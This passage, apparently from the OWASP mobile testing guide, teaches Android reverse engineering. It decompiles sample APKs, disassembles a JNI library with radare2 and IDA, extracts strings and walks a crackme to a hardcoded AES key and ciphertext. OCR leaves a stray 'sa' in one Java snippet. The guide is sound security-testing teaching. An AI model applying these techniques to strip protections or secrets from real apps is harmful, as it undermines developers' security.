
- `JavaVM` provides an interface to invoke functions for creating and destroying a JavaVM. Android allows only one `JavaVM` per process and is not really relevant for our reversing purposes.
- `JNIEnv` provides access to most of the JNI functions which are accessible at a fixed offset through the `JNIEnv` pointer. This `JNIEnv` pointer is the first parameter passed to every JNI function. We will discuss this concept again with the help of an example later in this chapter.

It is worth highlighting that analyzing disassembled native code is much more challenging than disassembled Java code. When reversing the native code in an Android application we will need a disassembler.

In the next example we'll reverse the HelloWorld-JNI.apk from the OWASP MSTG repository. Installing and running it in an emulator or Android device is optional.

```
$ wget https://github.com/OWASP/owasp-mstg/raw/master/Samples/Android/01_HelloWorld-JNI/HelloWord-JNI.apk
```

> This app is not exactly spectacular, all it does is show a label with the text "Hello from C++". This is the app Android generates by default when you create a new project with C/C++ support, which is just enough to show the basic principles of JNI calls.



Hello from C++

Decompile the APK with apkx.

```
$ apkx HelloWord-JNI.apk
Extracting HelloWord-JNI.apk to HelloWord-JNI
Converting: classes.dex -> classes.jar (dex2jar)
dex2jar HelloWord-JNI/classes.dex -> HelloWord-JNI/classes.jar
Decompiling to HelloWord-JNI/src (cfr)
```


This extracts the source code into the `HelloWord-JNI/src` directory. The main activity is found in the file `HelloWord-JNI/src/sg/vantagepoint/helloworldjni/MainActivity.java`. The “Hello World” text view is populated in the `onCreate` method:

```java
public class MainActivity
extends AppCompatActivity {
    static {
        System.loadLibrary("native-lib");
    }

    @Override
    protected void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        this.setContentView(2130968603);
        ((TextView)this.findViewById(2131427422)).setText((CharSequence)this. \
        stringFromJNI());
    }

    public native String stringFromJNI();
}
```

Note the declaration of `public native String stringFromJNI` at the bottom. The keyword "native" tells the Java compiler that this method is implemented in a native language. The corresponding function is resolved during runtime, but only if a native library that exports a global symbol with the expected signature is loaded (signatures comprise a package name, class name, and method name). In this example, this requirement is satisfied by the following C or C++ function:

```
JNIEXPORT jstring JNICALL Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI(JNIEnv *env, jobject)
```

So where is the native implementation of this function? If you look into the "lib" directory of the unzipped APK archive, you'll see several subdirectories (one per supported processor architecture), each of them containing a version of the native library, in this case `libnative-lib.so`. When `System.loadLibrary` is called, the loader selects the correct version based on the device that the app is running on. Before moving ahead, pay attention to the first parameter passed to the current JNI function. It is the same `JNIEnv` data structure which was discussed earlier in this section.



Following the naming convention mentioned above, you can expect the library to export a symbol called `Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI`. On Linux systems, you can retrieve the list of symbols with `readelf` (included in GNU binutils) or `nm`. Do this on macOS with the `greadelf` tool, which you can install via Macports or Homebrew. The following example uses `greadelf`:

```
$ greadelf -W -s libnative-lib.so | grep Java
     3: 00004e49   112 FUNC    GLOBAL DEFAULT   11 Java_sg_vantagepoint_helloworld_MainActivity_stringFromJNI
```

You can also see this using radare2's rabin2:

```
$ rabin2 -s HelloWord-JNI/lib/armeabi-v7a/libnative-lib.so | grep -i Java
003 0x00000e78 0x00000e78 GLOBAL   FUNC   16 Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI
```

This is the native function that eventually gets executed when the `stringFromJNI` native method is called.

To disassemble the code, you can load `libnative-lib.so` into any disassembler that understands ELF binaries (i.e., any disassembler). If the app ships with binaries for different architectures, you can theoretically pick the architecture you're most familiar with, as long as it is compatible with the disassembler. Each version is compiled from the same source and implements the same functionality. However, if you're planning to debug the library on a live device later, it's usually wise to pick an ARM build.

To support both older and newer ARM processors, Android apps ship with multiple ARM builds compiled for different Application Binary Interface (ABI) versions. The ABI defines how the application's machine code is supposed to interact with the system at runtime. The following ABIs are supported:

- armeabi: ABI is for ARM-based CPUs that support at least the ARMv5TE instruction set.
- armeabi-v7a: This ABI extends armeabi to include several CPU instruction set extensions.
- arm64-v8a: ABI for ARMv8-based CPUs that support AArch64, the new 64-bit ARM architecture.

Most disassemblers can handle any of those architectures. Below, we'll be viewing the armeabi-v7a version (located in `HelloWord-JNI/lib/armeabi-v7a/libnative-lib.so`) in radare2 and in IDA Pro. See the section "Reviewing Disassembled Native Code" below to learn on how to proceed when inspecting the disassembled native code.

radare2

To open the file in radare2 you only have to run `r2 -A HelloWord-JNI/lib/armeabi-v7a/libnative-lib.so`. The chapter "Android Basic Security Testing" already introduced radare2. Remember that you can use the flag `-A` to run the `aaa` command right after loading the binary in order to analyze all referenced code.

```
$ r2 -A HelloWord-JNI/lib/armeabi-v7a/libnative-lib.so

[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references
[x] Check for vtables
[x] Finding xrefs in noncode section with anal.in=io.maps
[x] Analyze value pointers (aav)
[x] Value from 0x00000000 to 0x00001dcf (aav)
[x] 0x00000000-0x00001dcf in 0x0-0x1dcf (aav)
[x] Emulate code to find computed references (aae)
[x] Type matching analysis for all functions (aaft)
[x] Use -AA or aaaa to perform additional experimental analysis.
 -- Print the contents of the current block with the 'p' command
[0x00000e3c]>
```

Note that for bigger binaries, starting directly with the flag `-A` might be very time consuming as well as unnecessary. Depending on your purpose, you may open the binary without this option and then apply a less complex analysis like `aa` or a more concrete type of analysis such as the ones offered in `aa` (basic analysis of all functions) or `aac` (analyze function calls). Remember to always type `?` to get the help or attach it to commands to see even more command or options. For example, if you enter `aa?` you'll get the full list of analysis commands.

```
[0x00001760]> aa?
Usage: aa[0*?]   # see also 'af' and 'afna'
| aa                  alias for 'af@@ sym.*;af@entry0;afva'
| aaa[?]              autoname functions after aa (see afna)
| aab                 abb across bin.sections.rx
| aac [len]           analyze function calls (af @@ `pi len~call[1]`)
| aac* [len]          flag function calls without performing a complete analysis
| aad [len]           analyze data references to code
| aae [len] ([addr])  analyze references with ESIL (optionally to address)
| aaf[e|t]            analyze all functions (e anal.hasnext=1;afr @@c:isq) (aafe=aef@@f)
| aaF [sym*]          set anal.in=block for all the spaces between flags matching glob
| aaFa [sym*]         same as aaF but uses af/a2f instead of af+/afb+ (slower but more accurate)
| aai[j]              show info of all analysis parameters
| aan                 autoname functions that either start with fcn.* or sym.func.*
| aang                find function and symbol names from golang binaries
| aao                 analyze all objc references
| aap                 find and analyze function preludes
| aar[?] [len]        analyze len bytes of instructions for references
| aas [len]           analyze symbols (af @@= `isq~[0]`)
| aaS                 analyze all flags starting with sym. (af @@ sym.*)
| aat [len]           analyze all consecutive functions in section
| aaT [len]           analyze code after trap-sleds
| aau [len]           list mem areas (larger than len bytes) not covered by functions
| aav [sat]           find values referencing a specific section or map
```


There is a thing that is worth noticing about radare2 vs other disassemblers like e.g. IDA Pro. The following quote from an article of radare2's blog (http://radare.today/) pretty summarizes this.

> Code analysis is not a quick operation, and not even predictable or taking a linear time to be processed. This makes starting times pretty heavy, compared to just loading the headers and strings information like it's done by default.
>
> People that are used to IDA or Hopper just load the binary, go out to make a coffee and then when the analysis is done, they start doing the manual analysis to understand what the program is doing. It's true that those tools perform the analysis in background, and the GUI is not blocked. But this takes a lot of CPU time, and r2 aims to run in many more platforms than just high-end desktop computers.

This said, please see section "Reviewing Disassembled Native Code" to learn more bout how radare2 can help us performing our reversing tasks much faster. For example, getting the disassembly of an specific function is a trivial task that can be performed in one command.

IDA Pro

If you own an IDA Pro license, open the file and once in the "Load new file" dialog, choose "ELF for ARM (Shared Object)" as the file type (IDA should detect this automatically), and "ARM Little-Endian" as the processor type.



Load file /Users/berndt/Desktop/libnative-lib.so as

ELF for ARM (Shared object) [elf64.lmc64]
Binary file

The input file possibly has the listed formats

Processor type

ARM Little-endian [ARM]

> The freeware version of IDA Pro unfortunately does not support the ARM processor type.

Static Analysis

For white-box source code testing, you'll need a setup similar to the developer's setup, including a test environment that includes the Android SDK and an IDE. Access to either a physical device or an emulator (for debugging the app) is recommended.

During **black-box testing**, you won't have access to the original form of the source code. You'll usually have the application package in Android's APK format, which can be installed on an Android device or reverse engineered as explained in the section "Disassembling and Decompiling".

Basic Information Gathering

As discussed in previous sections, an Android application can consist of both Java/Kotlin bytecode and native code. In this section, we will learn about some approaches and tools for collecting basic information using static analysis.

Retrieving Strings


While performing any kind of binary analysis, strings can be considered as one of the most valuable starting points as they provide context. For example, an error log string like "Data encryption failed." gives us a hint that the adjoining code might be responsible for performing some kind of encryption operation.

Java and Kotlin Bytecode

As we already know, all the Java and Kotlin bytecode of an Android application is compiled into a DEX file. Each DEX file contains a list of string identifiers (strings_ids), which contains all the string identifiers used in the binary whenever a string is referred, including internal naming (e.g, type descriptors) or constant objects referred by the code (e.g hardcoded strings). You can simply dump this list using tools such as Ghidra (GUI based) or Dextra (CLI based).

With Ghidra, strings can be obtained by simply loading the DEX file and selecting **Window -> Defined strings** in the menu.

> Loading an APK file directly into Ghidra might lead to inconsistencies. Thus it is recommended to extract the DEX file by unzipping the APK file and then loading it into Ghidra.



Defined Strings - 19838 items

Location	String Value	String Representation	Data Type
002160a2	subUiVisibilityChanged	u8"subUiVisibilityChanged"	utf8
002160ba	subject	u8"subject"	utf8
002160c3	submenu	u8"submenu"	utf8
002160cc	submenuarrow	u8"submenuarrow"	utf8
002160da	submit	u8"submit"	utf8
002160e2	submitAreaBg	u8"submitAreaBg"	utf8
002160f0	submitBackground	u8"submitBackground"	utf8
00216102	submit_area	u8"submit_area"	utf8
0021610f	subscribe	u8"subscribe"	utf8
0021611a	subscription	u8"subscription"	utf8
00216128	subscriptionCallback	u8"subscriptionCallback"	utf8
0021613e	subscriptionCallbackObj	u8"subscriptionCallbackObj"	utf8
00216157	subscriptionEntry	u8"subscriptionEntry"	utf8
0021616a	subscriptions	u8"subscriptions"	utf8
00216179	substring	u8"substring"	utf8
00216184	subtitle	u8"subtitle"	utf8
0021618e	subtitleBottom	u8"subtitleBottom"	utf8
0021619e	subtitleLeft	u8"subtitleLeft"	utf8
002161ac	subtitleRight	u8"subtitleRight"	utf8
002161bb	subtitleTextAppearance	u8"subtitleTextAppearance"	utf8
002161d3	subtitleTextColor	u8"subtitleTextColor"	utf8
002161e6	subtitleTextStyle	u8"subtitleTextStyle"	utf8
002161f9	success	u8"success"	utf8
00216202	suffix	u8"suffix"	utf8
0021620a	suggest	u8"suggest"	utf8
00216213	suggest_flags	u8"suggest_flags"	utf8
00216222	suggest_icon_1	u8"suggest_icon_1"	utf8
00216232	suggest_icon_2	u8"suggest_icon_2"	utf8
00216242	suggest_intent_action	u8"suggest_intent_action"	utf8
00216259	suggest_intent_data	u8"suggest_intent_data"	utf8
0021626e	suggest_intent_data_id	u8"suggest_intent_data_id"	utf8
00216286	suggest_intent_extra_data	u8"suggest_intent_extra_data"	utf8
002162a1	suggest_intent_query	u8"suggest_intent_query"	utf8
002162b7	suggest_text_1	u8"suggest_text_1"	utf8
002162c7	suggest_text_2	u8"suggest_text_2"	utf8
002162d7	suggest_text_2_url	u8"suggest_text_2_url"	utf8
002162eb	suggestionRowLayout	u8"suggestionRowLayout"	utf8
00216300	sumWidth	u8"sumWidth"	utf8
0021630a	sumX	u8"sumX"	utf8
00216310	sumY	u8"sumY"	utf8
00216316	summaryText	u8"summaryText"	utf8
00216323	sunrise	u8"sunrise"	utf8
0021632c	sunset	u8"sunset"	utf8
00216334	superGetDrawable	u8"superGetDrawable"	utf8
00216346	superGetParentActivityIntent	u8"superGetParentActivityIntent"	utf8

With Dextra, you can dump all the strings using the following command:

```
dextra -S classes.dex
```

The output from Dextra can be manipulated using standard Linux commands, for example, using `grep` to search for certain keywords.

It is important to know, the list of strings obtained using the above tools can be very big, as it also includes the various class and package names used in the application. Going through the complete list, specially for big binaries, can be very cumbersome. Thus, it is recommended to start with keyword-based searching and go through the list only when keyword search does not help. Some generic keywords which can be a good starting point are - password, key, and secret. Other useful keywords specific to the context of the app can be obtained while you are using the app itself. For instance, imagine that the app has as login form, you can take note of the displayed placeholder or title text of the input fields and use that as an entry point for your static analysis.

Native Code

In order to extract strings from native code used in an Android application, you can use GUI tools such as Ghidra or Cutter or rely on CLI-based tools such as the *strings* Unix utility (`strings <path_to_binary>`) or radare2's rabin2 (`rabin2 -zz <path_to_binary>`). When using the CLI-based ones you can take advantage of other tools such as grep (e.g. in conjunction with regular expressions) to further filter and analyze the results.

Cross References

Java and Kotlin

There are many RE tools that support retrieving Java cross references. For many of the GUI-based ones, this is usually done by right clicking on the desired function and selecting the corresponding option, e.g. **Show References to** in Ghidra or **Find Usage** in jadx.

Native Code

Similarly to Java analysis, you can also use Ghidra to analyze native libraries and obtain cross references by right clicking the desired function and selecting **Show References to**.

API Usage

The Android platform provides many in-built libraries for frequently used functionalities in applications, for example cryptography, Bluetooth, NFC, network or location libraries. Determining the presence of these libraries in an application can give us valuable information about its nature.

For instance, if an application is importing `javax.crypto.Cipher`, it indicates that the application will be performing some kind of cryptographic operation. Fortunately, cryptographic calls are very standard in nature, i.e, they need to be called in a particular order to work correctly, this knowledge can be helpful when analyzing cryptography APIs. For example, by looking for the `Cipher.getInstance` function, we can determine the cryptographic algorithm being used. With such an approach we can directly move to analyzing cryptographic assets, which often are very critical in an application. Further information on how to analyze Android's cryptographic APIs is discussed in the section "Android Cryptographic APIs".

Similarly, the above approach can be used to determine where and how an application is using NFC. For instance, an application using Host-based Card Emulation for performing digital payments must use the `android.nfc` package. Therefore, a good stating point for NFC API analysis would be to consult the Android Developer Documentation to get some ideas and start searching for critical functions such as `processCommandApdu` from the `android.nfc.cardemulation.HostApduService` class.

Network Communication

Most of the apps you might encounter connect to remote endpoints. Even before you perform any dynamic analysis (e.g. traffic capture and analysis), you can obtain some initial inputs or entry points by enumerating the domains to which the application is supposed to communicate to.

Typically these domains will be present as strings within the binary of the application. One way to achieve this is by using automated tools such as APKEnum or MobSF. Alternatively, you can *grep* for the domain names by using regular expressions. For this you can target the app binary directly or reverse engineer it and target the disassembled or decompiled code. The latter option has a clear advantage: it can provide you with **context**, as you'll be able to see in which context each domain is being used (e.g. class and method). "

From here on you can use this information to derive more insights which might be of use later during your analysis, e.g. you could match the domains to the pinned certificates or the network security configuration file or perform further reconnaissance on domain names to know more about the target environment. When evaluating an application it is important to check the network security configuration file, as often (less secure) debug configurations might be pushed into final release builds by mistake.

The implementation and verification of secure connections can be an intricate process and there are numerous aspects to consider. For instance, many applications use other protocols apart from HTTP such as XMPP or plain TCP packets, or perform certificate pinning in an attempt to deter MITM attacks but unfortunately having severe logical bugs in its implementation or an inherently wrong security network configuration.


Remember that in most of the cases, just using static analysis will not be enough and might even turn to be extremely inefficient when compared to the dynamic alternatives which will get much more reliable results (e.g. using an interceptor proxy). In this section we've just slightly touched the surface, please refer to the section "Basic Network Monitoring/Sniffing" in the "Android Basic Security Testing" chapter and also check the test cases in the chapter "Android Network APIs".

Manual (Reversed) Code Review

Reviewing Decompiled Java Code


Following the example from "Decompiling Java Code", we assume that you've successfully decompiled and opened the crackme app in IntelliJ. As soon as IntelliJ has indexed the code, you can browse it just like you'd browse any other Java project. Note that many of the decompiled packages, classes, and methods have weird one-letter names; this is because the bytecode has been "minified" with ProGuard at build time. This is a basic type of obfuscation that makes the bytecode a little more difficult to read, but with a fairly simple app like this one, it won't cause you much of a headache. When you're analyzing a more complex app, however, it can get quite annoying.

When analyzing obfuscated code, annotating class names, method names, and other identifiers as you go along is a good practice. Open the `MainActivity` class in the package `sg.vantagepoint.uncrackable1`. The method `verify` is called when you tap the "verify" button. This method passes the user input to a static method called `a.a`, which returns a boolean value. It seems plausible that `a.a` verifies user input, so we'll refactor the code to reflect this.



```
    /*
     * Enabled aggressive block sorting
     */
    public void verify(View object) {
        object = ((EditText)this.findViewById(2131230720)).getText().toString();
        AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
        if (a.a((String)object)) {
            alertDialog.setTitle((CharSequence)"Success!");
            alertDialog.setMessage((CharSequence)"This is the correct secret.");
        } else {
            alertDialog.setTitle((CharSequence)"Nope...");
            alertDialog.setMessage((CharSequence)"That's not it. Try again.");
        }
        alertDialog.setButton(-3, (CharSequence)"OK", (DialogInterface.OnClickListener)new c(this));
        alertDialog.show();
    }
}
```

Right-click the class name (the first a in `a.a`) and select Refactor -> Rename from the drop-down menu (or press Shift-F6). Change the class name to something that makes more sense given what you know about the class so far. For example, you could call it "Validator" (you can always revise the name later). `a.a` now becomes `Validator.a`. Follow the same procedure to rename the static method a to `check_input`.



```
public void verify(View object) {
    object = ((EditText)this.findViewById(2131230720)).getText().toString();
    AlertDialog alertDialog = new AlertDialog.Builder((Context)this).create();
    if (Validator.check_input((String)object)) {
        alertDialog.setTitle((CharSequence)"Success!");
        alertDialog.setMessage((CharSequence)"This is the correct secret.");
```

Congratulations, you just learned the fundamentals of static analysis! It is all about theorizing, annotating, and gradually revising theories about the analyzed program until you understand it completely or, at least, well enough for whatever you want to achieve.

Next, Ctrl+click (or Command+click on Mac) on the `check_input` method. This takes you to the method definition. The decompiled method looks like this:

```
    public static boolean check_input(String string) {
        byte[] arrby = Base64.decode((String) \
        "5UJiFctbmgbDoLXmpL12mkno8HT4Lv8dlat8FxR2GOc=", (int)0);
        byte[] arrby2 = new byte[]{};
        try {
            arrby = sg.vantagepoint.a.a.a(Validator.b("8d127684cbc37c17616d806cf50473cc"), arrby);
            arrby2 = arrby;
        }sa
        catch (Exception exception) {
            Log.d((String)"CodeCheck", (String)("AES error:" + exception.getMessage()));
        }
        if (string.equals(new String(arrby2))) {
            return true;
        }
        return false;
    }
```

So, you have a Base64-encoded String that's passed to the function a in the package `sg.vantagepoint.a.a` (again, everything is called a) along with something that looks suspiciously like a hex-encoded encryption key (16 hex bytes = 128bit, a common key length). What exactly does this particular a do? Ctrl-click it to find out.

```
public class a {
    public static byte[] a(byte[] object, byte[] arrby) {
        object = new SecretKeySpec((byte[])object, "AES/ECB/PKCS7Padding");
        Cipher cipher = Cipher.getInstance("AES");
        cipher.init(2, (Key)object);
        return cipher.doFinal(arrby);
    }
}
```

Now you're getting somewhere: it's simply standard AES-ECB. Looks like the Base64 string stored in `arrby1` in `check_input` is a ciphertext. It is decrypted with 128bit AES, then compared with the user input. As a bonus task, try to decrypt the extracted ciphertext and find the secret value!

A faster way to get the decrypted string is to add dynamic analysis. We'll revisit UnCrackable App for Android Level 1 later to show how (e.g. in the Debugging section), so don't delete the project yet!

Reviewing Disassembled Native Code

Following the example from "Disassembling Native Code" we will use different disassemblers to review the disassembled native code.

radare2

Once you've opened your file in radare2 you should first get the address of the function you're looking for. You can do this by listing or getting information `i` about the symbols `s` (`is`) and grepping (`~` radare2's built-in grep) for some keyword, in our case we're looking for JNI related symbols so we enter "Java":

```
$ r2 -A HelloWord-JNI/lib/armeabi-v7a/libnative-lib.so
...
[0x00000e3c]> is~Java
003 0x00000e78 0x00000e78 GLOBAL   FUNC   16 Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI
```

The method can be found at address `0x00000e78`. To display its disassembly simply run the following commands:

```
[0x00000e3c]> e emu.str=true;
[0x00000e3c]> s 0x00000e78
[0x00000e78]> af
[0x00000e78]> pdf
┌ (fcn) sym.Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI 12
│   sym.Java_sg_vantagepoint_helloworldjni_MainActivity_stringFromJNI (int32_t arg1);
│           ; arg int32_t arg1 @ r0
